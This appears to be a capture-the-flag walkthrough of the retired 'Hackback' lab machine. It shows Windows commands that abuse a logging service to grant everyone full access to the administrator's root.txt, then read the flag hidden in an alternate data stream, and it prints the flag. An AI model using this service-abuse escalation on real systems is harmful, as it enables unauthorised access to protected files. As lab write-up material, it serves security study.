
59. **Enumerating + colon name glitch leads to reading of `root.txt`. See *Time Stamp:* `02:47:00`**

```
1. You can see any alternative data stream files with the following command.
2. C:\Windows\system32> dir /r /s
3. C:\Windows\system32>reg query HKLM\SYSTEM\CurrentControlSet\Services\userlogger
4. Description    REG_SZ    This service is responsible for logging user activity
5. C:\Windows\system32>sc stop userlogger
sc stop userlogger
[SC] ControlService FAILED 1062:

The service has not been started.
4. C:\Windows\system32>sc start userlogger
sc start userlogger

SERVICE_NAME: userlogger
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 4148
        FLAGS              :
5. C:\>sc start userlogger C:\test.txt
6. C:\>type test.txt.log
7. C:\>icacls test.txt.log
icacls test.txt.log
test.txt.log Everyone:(F) <<< Everyone Full Access!

Successfully processed 1 files; Failed processing 0 files
7. Lets try this again. If it works we should be able to try this on root.txt because this has something to do
with Alternate Data Streams.
8. C:\>sc start userlogger C:\pwn3d.txt:  👇  ⬇⬇⬇ 👽  👽  👽
9. We just created a file anyone can execute by adding the colon at the end.
10. 12/20/2023  07:27 AM  0 pwn3d.txt
11. SUCCESS
12. C:\>icacls pwn3d.txt
icacls pwn3d.txt
pwn3d.txt Everyone:(F)
Successfully processed 1 files; Failed processing 0 files
13. C:\>more < C:\Users\Administrator\Desktop\root.txt
more < C:\Users\Administrator\Desktop\root.txt


                                __...----..
                             .-'           `-.
                            /        .---.._  \
                            |        |   \  \ |
                             `.      |    | | |        _____
                               `     '    | | /    _.-`      `.
                                \    |  .'| //'''.'            \
                                 `---'_(`.||.`.`.'    _.`.'''-. \
                                    _(`'.    `.`.`'.-'  \\     \ \
                                   (' .' `-._.-   /      \\     \ |
                                  ('./   `-._   .-|       \\     ||
                                  ('.\ | | 0') ('0 __.--.  \`----'/
                             _.--('..|   `--    .'  .-.  `. `--..'
               _..--..._ _.-'    ('.:|      .  /   ` 0 `   \
            .'         .-'        `..'  |  / .^.           |
           /         .'                 \ '  .             `._
        .'|                              `.  \`...____.----._.'
      .'.'|         .                      \ |    |_||_||__|
     //   \         |                  _.-'| |_ `.   \
     ||   |         |                     /\ \_| _  _ |
     ||   |         /.     .              ' `.`.| || ||
     ||   /        ' '     |        .     |   `.`---'/
   .' `.  |       .' .'`.   \     .'     /      `...'
 .'     \  \    .'.'     `---\    '.-'   |
)/\ / /)/ .|    \             `.   `.\   \
 )/ \(   /  \   |               \   | `.  `-.
  )/     )   |  |             __ \   \.-`    \
         |  /|  )  .-.      //' `-|   \  _   /
        / _| |  `-'.-.\      ||    `.   )_.--'
        )  \ '-.  /  '|      ''.__.-`\  |
       /  `-\  '._|--'               \  `.
       \    _\                       /    `---.
       /.--`  \                       \    .''''\
       `._..._|                       `-.'  .-. |
                                        '_.'-./.'
14. WTF is this shit! See below.
```

PWNED Root Flag. It is an *alternate data stream*

60. **The part where Savitar talks about ADS alternative data stream to get `root.txt` to display is at the *Time Stamp:* `02:48:41`**

```
1. C:\Windows\Temp\test> echo "hello there!" > test.txt
2. C:\Windows\Temp\test> type test.txt
hello there!
3. C:\Windows\Temp\test> echo goodbye > test.txt:alternate_data_stream.txt
4. use "dir /r /s" to list these ADS files
5. C:\Windows\Temp\test> more < test.txt:alternate_data_stream.txt
6. That will show you the contents of the file.
7. So that is the POC
8. Now lets view the root.txt flag with this knowledge
9. Time Stamp at exactly 02:48:41
10. C:\> more < C:\users\Administrator\Desktop\root.txt:flag.txt
Cannot access file C:\users\Administrator\Desktop\root.txt
11. C:\>icacls C:\users\Administrator\Desktop\root.txt
Access is denied.
12. C:\> sc stop userlogger
13. C:\> sc start userlogger C:\Users\Administrator\Desktop\root.txt:
SERVICE_NAME: userlogger
        TYPE          : 10 WIN32_OWN_PROCESS
        .....<snip>
        FLAGS          :
14. C:\> icacals C:\users\Administrator\Desktop\root.txt
EVERYONE:(F) <<< Everyone now has access to the root.txt file, but it is hidden by ADS see below
15. C:\>more < C:\users\Administrator\Desktop\root.txt
Donkey see above. Need to add :flag.txt
16. C:\>more < C:\users\Administrator\Desktop\root.txt:flag.txt
more < C:\users\Administrator\Desktop\root.txt:flag.txt
6d29b069d4de8eed1a2f1e62f7d02515
```


Hackback has been Pwned!

Congratulations quadamage, best of luck in capturing flags ahead!

#409	20 Dec 2023	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

Pwn3d!